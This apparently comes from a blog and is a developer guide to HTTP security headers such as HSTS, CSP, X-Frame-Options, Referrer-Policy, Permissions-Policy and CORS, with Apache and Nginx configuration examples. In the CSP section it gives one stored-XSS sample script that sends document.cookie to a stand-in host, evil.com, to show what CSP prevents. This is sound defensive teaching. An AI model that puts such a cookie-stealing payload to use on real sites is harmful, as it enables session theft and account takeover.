

First things first: What are HTTP Headers anyway?
Well basically when you contact a server using HTTP protocol, in most cases, your message (read packet) would have Three parts. First one is the starting line which defines HTTP method (GET, POST and …), URL and HTTP protocol version. second is the one holding HTTP headers, and the other is called the body part which is optional. Also it goes both ways, it’s the same for you and the server, you would both communicate in the same schema with minor changes, like body would differ often and server response is dependant on what you ask for.
Take a look it this sample HTTP request:

It’s pretty obvious what starting line and body part do, but what is the point of having headers? What good they are gonna do? Headers provide server some extra information about the user, body type, authorization tokens or cookie which are all necessary for connection to resume. We have all different kinds of HTTP headers that each tell server something different.
Like there is one called User-Agent, this one tells server what agent or a piece of software you used to make that HTTP call. Like this one, which tells server you are using a Firefox browser on windows:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0
To summarize, think of HTTP headers as variables that hold variours information about the connection and end-user which will be handed to server as soon as the connection is established. A fancy way but crucial one to tell server what is what.
In this blog, we will have a little talk on a specific type of HTTP headers that are really common nowadays because of new attacks and modern security vectors. You will write and use them exactly how you would do others, but just with different values, syntax and consideration, that’s all.
HTTP Security Headers: Complete Implementation Guide for Developers
Modern web applications face constant threats from attacks such as Cross-Site Scripting (XSS), clickjacking, MIME-sniffing, protocol downgrade attacks, Cross-Origin Resourse Sharing (CORS) misconfiguration and more. While HTTPS and secure coding practices are essential, many developers overlook one of the simplest yet most powerful security layers available: HTTP security headers. By using these headers, most attacks can be prevented without much to do.
HTTP security headers instruct browsers how to behave when handling your website’s content. Properly configured headers can significantly reduce attack surfaces and harden your application against common web vulnerabilities.
In modern era of web applications, websites are not just a place to read blogs or watch videos, on the contrary, they are design in a way to maximize user engagement, therefore user spends a lot more time on that platform which will make client (user) side attacks a real concern. Now hacking is not all about getting access to a database, run shell commands on a server or privilage escalation in a protected environment, sometimes a not well written application can put users at risk rather than the server. In some cases, it can even be more severe because it will do a serious damage to peoples’ trust in that platform.
HTTP headers give us easy options to stop a good number of those attacks on browser level, not fully for sure, keep that in mind. For developers, DevSecOps teams, and security engineers, implementing these headers is now considered a baseline security requirement.
What Are HTTP Security Headers?
HTTP security headers are response headers sent by a web server to a browser. These headers define security policies that browsers must follow while rendering and interacting with website content. They are just an easy way to tell browser what extra metrics to take into account when dealing with our website’s code and content.
They help protect websites against:
- Cross-Site Scripting (XSS)
- Clickjacking
- Protocol downgrade attacks
- MIME-sniffing attacks
- Data leakage
- Unauthorized feature access
- Mixed content vulnerabilities
Example HTTP response header:
Strict-Transport-Security: max-age=31536000; includeSubDomains
The browser receives this header and enforces HTTPS-only communication for future visits.
Why Security Headers Matter?
Many attacks target browser behavior rather than server vulnerabilities directly. But do not underestimate browser attacks just because they don’t target server. Imagine a scenario that a URL with JavaScript code included (XSS attack) is sent to the website’s admin. If the attack is doable, website would be in seriuos trouble since attacker is able to perform literaly any action on admin’s behalf. Following, here are some more of these attacks.
For example:
- A malicious iframe can trick users into clicking hidden buttons
- Injected JavaScript can steal session cookies
- Browsers may incorrectly execute uploaded files
- HTTP connections can be downgraded from HTTPS
- An XSS attack which enables attacker to run JavaScript code in your browser, which basically means your actions will be controled by it.
Security headers reduce these risks by enforcing stricter browser rules.
Benefits include:
- Stronger application security
- Better compliance posture
- Improved browser trust
- Reduced attack surface
- Better security scanner scores
Modern browsers actively support these protections, making implementation straightforward and highly effective.
Now let’s see some of those headers and what they are supposed to do.
-
HTTP Strict Transport Security (HSTS)
The HSTS header forces browsers to use HTTPS connections only.
Without HSTS, attackers may exploit downgrade attacks by redirecting users from HTTPS to HTTP. HSTS has been around for about a decade, since 2012. It was first introduced as a standard in RFC 6797. Forcing HTTPS over HTTP, helps defending against many network level attacks. It’s most important job is to protect user from Man In The Middle (MITM) attacks and the ones that try to downgrade HTTPS to HTTP so user’s connection can easily be intercepted.
Fun fact, in most modern browsers, if the website has HSTS enabled and you request them under a not secure connection, browser won’t allow you to open them. You will see the not secure message from your browser and even there won’t be an option like “I accept the risk and continue”. You are just gonna have to accept being protected:)
HSTS Header Example
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Parameters Explained
| Parameter | Purpose |
| max-age | Duration browsers enforce HTTPS |
| includeSubDomains | Applies policy to all subdomains |
| Preload | Requests browser preload inclusion |
How HSTS Works
After the browser receives the HSTS header once:
- Future HTTP requests are automatically converted to HTTPS
- Users cannot bypass certificate warnings easily
- SSL stripping attacks become much harder
Apache Configuration
Header always set Strict-Transport-Security “max-age=31536000; includeSubDomains; preload”
Enable required module:
a2enmod headers
Nginx Configuration
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;
HSTS Best Practices
- Ensure HTTPS works correctly before enabling HSTS
- Start with lower max-age values during testing
- Only enable preload when fully ready
- Avoid enabling HSTS on development environments
-
Content Security Policy (CSP)
Content Security Policy (CSP) is one of the most powerful browser security mechanisms available. CSP tells browser to load content such as scripts, images and styles from sources that you trust. It plays a very important rule in any attack that someone gives you a link to perform an action on you.
It helps mitigate:
- Cross-Site Scripting (XSS)
- Data injection attacks
- Malicious third-party scripts
- Inline script execution
Basic CSP Example
Content-Security-Policy:
default-src 'self';
This allows content loading only from the same origin.
Advanced CSP Example
Content-Security-Policy:
default-src 'self';

script-src 'self' https://trusted-cdn.com;

style-src 'self' https://fonts.googleapis.com;

img-src 'self' data:;

object-src 'none';

frame-ancestors 'none';

base-uri 'self';
Important CSP Directives
| Directive | Purpose |
| default-src | Default fallback policy |
| script-src | Allowed JavaScript sources |
| style-src | Allowed CSS sources |
| img-src | Allowed image sources |
| object-src | Controls plugins like Flash |
| frame-ancestors | Prevents framing |
| base-uri | Restricts base URLs |
Why CSP Is Critical
XSS remains one of the most common web vulnerabilities. Check this one:
<script>

fetch('https://evil.com/steal?cookie=' + document.cookie);

</script>
This is a stored XSS attack. Imagine the attacker submits this script as a comment into your website. If your site does not have CSP enabled (or any other protection for that matter) and configured properly, cookies of every user which that comment has been loaded for, would be stolen and sent to “evil.com”, bad huh? But if CSP is there, the browser says “Hey, I wouldn’t execute your script because I have been told not to execute any script the server did not explicitly approve.”
CSP Report-Only Mode
During deployment, use:
Content-Security-Policy-Report-Only
This allows monitoring policy violations without breaking site functionality.
Apache CSP Example
Header set Content-Security-Policy "default-src 'self';"
Nginx CSP Example
add_header Content-Security-Policy "default-src 'self';";
Common CSP Mistakes
Overly Permissive Policies
Avoid:
script-src *
Using unsafe-inline
Avoid unless absolutely necessary:
'unsafe-inline'
Blocking Legitimate Resources
Always test third-party integrations carefully.
-
X-Frame-Options
The X-Frame-Options header protects against clickjacking attacks. It stops a website from being “wrapped” inside another one.
Imagine you log into your bank’s website. An attacker creates a fake website that looks like a game. But secretly, it places your actual bank page inside a hidden box (called a “frame”) right under the “Play” button.
When you click “Play,” you are actually clicking the “Transfer Money” button on your hidden bank page.
X-Frame-Options prevents this by telling the browser: “Do not let any other website put my page inside a box.”
Clickjacking occurs when attackers embed your website inside invisible iframes to manipulate user interactions.
Header Example
X-Frame-Options: DENY
Available Options
| Value | Description |
| DENY | Completely blocks framing |
| SAMEORIGIN | Allows framing from same origin |
Apache Configuration
Header always set X-Frame-Options "DENY"
Nginx Configuration
add_header X-Frame-Options "DENY";
Modern Alternative
CSP’s frame-ancestors directive provides more flexibility and is preferred in modern deployments.
Example:
Content-Security-Policy: frame-ancestors 'none';
-
X-Content-Type-Options
Browsers sometimes attempt MIME-sniffing to determine file types. In other words, they guess what a file is.
This behavior can become dangerous if malicious files are interpreted incorrectly. Like you want to upload a video or a profile picture, which is public and all users can see, what if instead an image, you upload a script that does something evil but lives under the skin of a “.jpg” file? This header tells browser
“Do not guess, if the website tells you it’s a picture, then it is one, do not run or execute it (if it’s a script). Treat it as an image.”
The X-Content-Type-Options header disables MIME-sniffing.
Header Example
X-Content-Type-Options: nosniff
Why It Matters
Without this header:
- Uploaded files may execute unexpectedly
- Browsers may misinterpret content types
- Security filters become less effective
Apache Configuration
Header set X-Content-Type-Options “nosniff”
Nginx Configuration
add_header X-Content-Type-Options “nosniff”;
-
Referrer-Policy
The Referrer-Policy header controls how much referrer information browsers share. In simple terms, it tells browser how much information to share about where you came from.
This impacts both privacy and security.
Header Example
Referrer-Policy: strict-origin-when-cross-origin
Common Policies
| Policy | Behavior |
| no-referrer | Sends no referrer data |
| same-origin | Sends only for same-origin requests |
| Origin | Sends only domain origin |
| strict-origin-when-cross-origin | Modern recommended default |
Why Referrer Control Matters
Sensitive URLs may expose:
- Session tokens
- Query parameters
- Internal paths
- Search terms
Proper referrer policies reduce information leakage. Broken referrer policies sometimes can become really dangerous. Like In some production environments developers say “Hey, if someone is from admin.site.com, then let them do these sensitive actions.” And they may not even check for credentials. It’s not common nor too rare.
-
Permissions-Policy
Modern browsers are feature rich. This header helps us tell browser which features a website is allowed to access. Previously known as Feature-Policy, the Permissions-Policy header restricts browser features.
Examples include:
- Camera access
- Microphone access
- Geolocation
- Fullscreen
- Payment APIs
Example Header
Permissions-Policy: geolocation=(), microphone=(), camera=()
Why This Matters
It is not strange for Google Meet to ask for your microphone or camera access, but what if a malicious actor or a not legitimate website wants to access them or your location? Even trusted third-party scripts can abuse browser APIs.
Permissions-Policy limits unnecessary access and reduces privacy risks.
Apache Configuration
Header set Permissions-Policy "geolocation=(), microphone=()"
Nginx Configuration
add_header Permissions-Policy "geolocation=(), microphone=()";
-
Cross-Origin Resource Sharing (CORS)
What is CORS anyway?
Cross-Origin Resource Sharing is a security mechanism that lets a server say that “I trust this other website to have access to my data.”
Why is it helpful?
By default, browsers follow Same-Origin Policy (SOP), which simply means everyone should mind their own business, a website is only allowed to request data from it own server. But that is not gonna always work. What if your main app is on “site.com” and “auth.site.com” handles authentication? Or you API is on another server? SOP blocks these requests but CORS is a way for us to open trusted channels for loading content.
Although technically not always classified as a security header, CORS configuration heavily impacts web security.
Improper CORS settings can expose APIs to unauthorized domains.
Dangerous Example
Access-Control-Allow-Origin: *
This allows any website to access resources.
Safer Example
Access-Control-Allow-Origin: https://yourdomain.com
Best Practices
- Avoid wildcard origins
- Restrict methods
- Limit allowed headers
- Use credentials carefully
-
Removing Information Disclosure Headers
This is important specially when it comes to outdated server components or application. Revealing this information helps attacker to have easier time searching for Common Vulnerabilities and Exposures (CVE).
Many servers expose unnecessary information such as:
Server: Apache/2.4.54
X-Powered-By: PHP/8.1
Attackers use this information for fingerprinting.
Apache Hardening
ServerTokens Prod
ServerSignature Off
PHP Hardening
expose_php = Off
Recommended Security Header Configuration
Here’s a practical baseline configuration for production environments.
Nginx Example
add_header Strict-Transport-Security "max-age=31536000; includeSubDomains; preload" always;

add_header Content-Security-Policy "default-src 'self'; object-src 'none'; frame-ancestors 'none';";

add_header X-Frame-Options "DENY";

add_header X-Content-Type-Options "nosniff";

add_header Referrer-Policy "strict-origin-when-cross-origin";

add_header Permissions-Policy "geolocation=(), microphone=(), camera=()";
Apache Example
Header always set Strict-Transport-Security "max-age=31536000; includeSubDomains; preload"

Header set Content-Security-Policy "default-src 'self'; object-src 'none'; frame-ancestors 'none';"

Header always set X-Frame-Options "DENY"

Header set X-Content-Type-Options "nosniff"

Header set Referrer-Policy "strict-origin-when-cross-origin"

Header set Permissions-Policy "geolocation=(), microphone=(), camera=()"
How to Test Security Headers
After deployment, always verify your headers.
Manual testing
curl -I https://site.com
Look for response headers:
curl -I https://site.com
Content-Security-Policy
X-Frame-Options
Using Online Security Header Checkers
Automated tools simplify header validation and grading.
A good checker helps identify:
- Missing headers
- Misconfigurations
- Weak CSP rules
- Missing HSTS
- Deprecated policies
Common Security Header Mistakes
Enabling HSTS Too Early
If HTTPS is not fully configured, users may become locked out. As I said, Browser won’t let them procced and there is no going to be a “I accept the risk and continue” option.
Overly Restrictive CSP
Aggressive policies may break:
- Analytics
- Fonts
- APIs
- Third-party widgets
Relying Only on Headers
This is a really important consideration. Even most robust and well implemented security headers, can be exploited. Like maybe you have configured CSP or CORS well, but are you sure the other source you are reading data from or sending data to is safe? Even if it is a well-known source, best practice is to allways do your part and code a secure application as good as you can.
Headers improve security but do not replace:
- Secure coding
- Input validation
- WAF protection
- Vulnerability management
Ignoring Browser Compatibility
Some older browsers may not support modern policies fully. Threat actors count on that.
Always validate behavior across environments.
Security Headers and SSL/TLS
Security headers work best alongside properly configured SSL/TLS.
Weak SSL configurations undermine otherwise strong browser protections.
For example:
- HSTS requires HTTPS
- Secure cookies require TLS
- CSP assumes trusted encrypted delivery
Security Headers and SSL Errors
Incorrect HTTPS deployments can cause browser warnings and break security policies.
Common issues include:
- Expired certificates
- Invalid chains
- Mixed content
- Self-signed certificates
Security Headers in DevSecOps Pipelines
DevSecOps experts make sure that security checks are applied in early stages of an application development life cycle. Old days people would code for months then test it for security, but devsecops makes sure that every piece of code is tested before shipping. This is far better than checking thousands of lines all at once.
Modern DevSecOps teams automate header validation as part of CI/CD.
Common approaches include:
- Automated security scans
- Infrastructure-as-Code policies
- Container security checks
- Reverse proxy hardening
- Kubernetes ingress configurations
Security Header Monitoring
Security is not a one-time setup. Vulnerabilities come and go. Everyday new bugs are discovered. Monitoring is a much more serious concern in modern apps because of many different components that they have and how they work together. For instance you have coded a very nice and secure API using Fast API or NodeJS, but just two month after shipping, a CVE is announced on one of the packages you used in the code. Your code was fine as a whole, but a third-party package hurt you.
Headers should be:
- Monitored continuously
- Audited regularly
- Updated as standards evolve
Browser standards and recommendations change frequently.
For example:
- Feature-Policy evolved into Permissions-Policy
- CSP directives continue expanding
- Legacy headers become deprecated
Final Thoughts
HTTP security headers are one of the most effective low-cost security improvements available for modern websites.
When properly implemented, headers provide strong protection against:
- Cross-Site Scripting (XSS)
- Clickjacking
- Protocol downgrade attacks
- MIME-sniffing
- Data leakage
- Unauthorized browser feature access
For developers, security engineers, and DevSecOps teams, security headers should be part of every production deployment checklist.
The best approach combines:
- Strong TLS configuration
- Secure coding practices
- Continuous monitoring
- Automated validation
- Carefully tuned security headers
Together, these controls significantly reduce web application risk.
Which HTTP security header is most important?
HSTS and CSP are generally considered the most impactful because they protect against HTTPS downgrade attacks and XSS vulnerabilities.
Can security headers break websites?
Yes. Improper CSP or restrictive framing policies may interfere with scripts, APIs, or embedded content.
Always test thoroughly before production deployment.
Is X-Frame-Options still necessary?
It is still widely supported, but CSP’s frame-ancestors directive is the modern preferred alternative.
Should APIs use security headers?
Yes. APIs benefit from headers such as HSTS, Referrer-Policy, and proper CORS configurations.
How often should security headers be reviewed?
Review configurations regularly, especially after infrastructure changes, framework updates, or browser security changes.
Check your website’s security headers with our SSL Checker
Leave a Reply